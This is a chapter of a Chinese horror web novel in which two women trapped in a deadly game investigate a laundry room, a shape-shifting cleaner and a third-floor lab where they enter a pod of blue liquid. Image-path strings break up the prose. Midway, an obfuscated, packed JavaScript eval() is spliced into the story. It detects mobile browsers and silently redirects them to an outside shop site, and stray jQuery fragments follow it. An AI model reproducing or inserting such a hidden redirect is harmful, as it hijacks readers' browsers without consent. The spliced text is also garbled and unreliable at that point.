门外空无一人。
刚才看见的乔礼是幻觉?还是她动作太快已经回了房间?对于这两个猜测沈以安更偏向于后者。
她伸了个懒腰,后背痒得更厉害了,好像有成百上千只蚂蚁在爬。不能再耽误下去了。沈以安想着关上房间门,朝洗衣房走去。
异常安静的走廊上清晰回荡着她的脚步声,在路过卫生间门口时她停下脚步朝里面看了一眼,老太太没出现,也没有其他人。
洗衣房里,3号烘干机已经停止转动,想来是已经洗好了。
沈以安走到旁边洗衣筐收纳处,弯腰抽了一个出来。这时她余光扫到最角落里好像有个银色的条状态物品。
什么东西?她蹲下身子把挡住视线的另一只洗衣筐扯出来,看清楚原来是个银色U盘。
U盘,刚刚那女人的?她那会儿确实也拿了洗衣筐,而且他们几个只在这里见过她。
下面储物空间不大,沈以安偏着身子去够,但她上半身进不去所以看不见U盘具体位置,只能凭记忆往角落里摸。
“小姑娘,你在找什么啊?”
沈以安刚摸到U盘,老太太突然出现在门口。
她还是昨天那身衣服,不过手里只提着拖布并没有污水桶。
“是奶奶啊,您过来拖地?”沈以安拍拍身上的灰站起来,“我刚才拿洗衣筐时候手机不小心掉出来了。”她摊开手,手心里确实只有一部手机。
老太太放下拖布,一边拖地一边说,“手机这东西不经摔,下次要小心点。”
“嗯,知道了。”沈以安把手机揣进兜里,袖子里的U盘也一并滑了进去。
她打开烘干机,衣服洗得干干净净,味道也很好闻。
“机器号码不同,投放的柔顺剂也不一样。”老太太停下动作,“我也很喜欢3号。”说完,她低下头继续工作。
她身上的味道确实和手上衣服是一样的。而且昨天遇见她时,沈以安所有的注意力都放在污水桶上,并没有好好看她的脸。
现在沈以安看出了不对劲,老太太虽然身体佝偻头发花白,脸却没有很苍老,能看得出年轻时候很漂亮。就像...之前来洗衣房里的那个女人一样。
两人的面貌在她脑中慢慢重合,皮肤松弛状态不同,但骨相变不了。还有那双眼睛!
沈以安从衣兜里翻出之前找到的标签,轻声嘟囔了一句:“贺希。”
话音刚落,老太太抬起了头:“姑娘,你喊我?”
她们果真是同一个人!
沈以安把标签递给她,“我刚取衣服时捡到了这个,这么巧竟然是您的。”
贺希伸出满是皱纹的手,“谢谢。”她接过标签轻轻抚摸着,“那个时候真好啊。”
“但我...回不去了。”话落,她手掌突然用力把标签揉捏到一起,然后抬起手臂将其塞进嘴里。
嘴巴随着她的咀嚼动作张开又闭合,丝质标签并非一两下就能嚼碎,但咀嚼次数越来越多,丝线开始在她嘴里分散。她的牙齿,舌头和口腔渐渐被白色细丝填满。
“我取完衣服该回去了,就不打扰您工作了。”沈以安把手机重新握回手里,另一只手则端起洗衣筐架在自己胯上转身往门口走。
如果她像昨天似的突然暴怒自己该用哪个道具?时间过得太久,逆转两秒也没用,那用伤害减半的还是小菊花?她感觉都不行啊!就在沈以安纠结时,贺希异常平静的声音在她身后传来:
“姑娘,谢谢。”
“还有,别沾上那蓝色液体。”
贺希说完话低下头继续工作。
沈以安没有转身,但她点了点头,说好。
刚打开3号房间门,季蔚冉立刻围过来问她怎么样,有没有发生什么。
沈以安把刚才事情简单说了一遍,然后掏出U盘,“还发现了这个。”
“U盘?”季蔚冉打量一圈,“但房间里没有电脑啊,要怎么打开?”
“这里是没有,但楼下接待处有。”沈以安在回来路上就想到了那里,但接待处有三个人,就算她和季蔚冉配合再默契,也不能一下子把她们都引开。
“U盘等明早周寒江醒了在商量,咱们今晚还有个更要紧的事儿得做。”沈以安看了眼门口,用手挡住嘴凑到季蔚冉耳边。
季蔚冉震惊,“真的假的?你决定好了?”
“嗯,想赌一把,你呢?要和我一起吗?”
季蔚冉搂住她肩膀,“重逢就是缘,我当然信你啊!”
下午没什么事,两人都眯了一会,睁眼已经到了吃晚饭时间。
吃饭地点还是一楼餐厅,里面员工依旧动作机械不言不语,乔礼也没下来,好在没再发生什么特别的事。
晚上十点半,电源准时切断。灯光熄灭,室内陷入黑暗。
沈以安和季蔚冉也在这时轻手轻脚地打开了房间门。
上3楼需要经过2号房间,尽管走廊一片漆黑,她们还是勾着腰小心翼翼地从2号门口过去。
其实沈以安心里也害怕,就像她和季蔚冉说的,她是在赌。
因为她不相信周寒江,更不相信贺希。
虽然周寒江上午的言行举止有一瞬间打动了她,甚至让她相信他就是沈以妙队长,就是乔礼口中顶好顶好且负责任的人。
但她从妹妹,联想到了孙琪琪。想到昨天刚来时周寒江对孙琪琪的态度和他实际行动的对比出入。
也有可能他是对外人冷漠对自己人上心,但沈以安还是选择相信自己的直觉。
不过她当时也没搞懂周寒江为什么要演这一出。直到在洗衣房贺希和她说远离蓝色液体。
远离?呵,可后背这个鬼样子就是她造成啊。
所以取完衣服出来,沈以安就决定去三楼做检查。但不能白天去,周寒江可能是真的昏迷了,乔礼却还在监视她们。
两人来到三楼门前,沈以安抬手轻敲三下。
“安安,这么晚了真能有人来给咱们开...”
门开了。
“我就知道你们会来,请进。”艾比微笑着让出位置。
白
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17722244|208726||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
天的三楼整洁明亮,就像众多写字楼里的公司,单调且枯燥。夜晚虽然没了白炽灯,但眼睛所见之处尽是蓝色幽光。
最显眼的当然是机器最上面的圆球,其次是花圃,然后就是莹莹点点的地面与房间。
整个三楼都被蓝色笼罩,神秘非常。
艾比将准备好的衣服递给沈以安和季蔚冉,“去换上吧,我在这里等你们。”
两人接过衣服再次走进上午那间员工休息室。
原本狼藉的地面已经恢复原状,窗台上也换了几盆新的多肉。
“快点换吧,换完赶紧出去。”沈以安说完双手交叉扯住衣服下摆往上面拽,但...衣服似乎被什么东西刮住了。
“安安你后背!”季蔚冉惊呼一声。
沈以安朝自己后背摸去,然后...她摸到了一只小小的手。刚才没脱下来的衣服就是因为挂在了它的手指上。
后背真的开始长出“人”了。
“没事,赶紧换完衣服出...”
“哇~哇~哇~”沈以安话还没说完,后背突然传来孩童啼哭声。它一哭,季蔚冉后背也开始哭。
所有员工一齐朝这里看来,阳台上的植物也发出“漱漱”的摩擦声。
一时间,哭声,浇花声,植物生长声,声声不息。
“哭哭哭!再哭把你嘴撕烂!”
本来点进这个破游戏就烦,妹妹妹妹找不到,游戏游戏不通关,这下后背又长出小孩了,沈以安一整个崩溃想发疯。
但没想到,她吼完这句话哭声真的停了。不止哭声,连窗台盆栽都老老实实开始装死。
哦,原来这游戏也吃硬不吃软啊。沈以安冷笑着脱下衣服,换上蓝色手术服。
季蔚冉被惊到了,印象里的沈以安还是大学时那个一直温温柔柔,就算旁人开了过分玩笑也不会当场生气,需要被人呵护的温室小花。
所以好多事情都是自己给她出头,就算害怕得要死,沈以安想玩鬼屋季蔚冉也当坦克挡在她前面。
季蔚冉回忆了下这两天的相处,发觉沈以安真的变化很大。但对于她的改变,她觉得非常好!
因为她们面对的是个吃人不吐骨头的游戏。
其实进入这游戏这三个月里季蔚冉一直在逃避,她心里是恐惧的,害怕游戏,害怕NPC,也害怕遇见坏队友。如今看沈以安这样,她觉得自己该坚强起来了。
不变强大,就是死路一条。
她不想拖沈以安后腿。
季蔚冉忽略身后怪异感,快速换上衣服。“安安我换好了,咱们出去吧。”
两人走到艾比旁边,沈以安看了眼机器,“可以开始了。”
“那请二位站到培养舱前吧。”艾比抬手按下按钮,舱门缓缓打开。
“没事。”走进去前,沈以安握着季蔚冉的手说。她在安慰她,也是在说给自己。
两人走进去后舱门自动关闭,舱体上方开始出现响动,圆球内的修复液剧烈沸腾着。
两三秒后,蓝色液体顺着两人头顶开始往下流。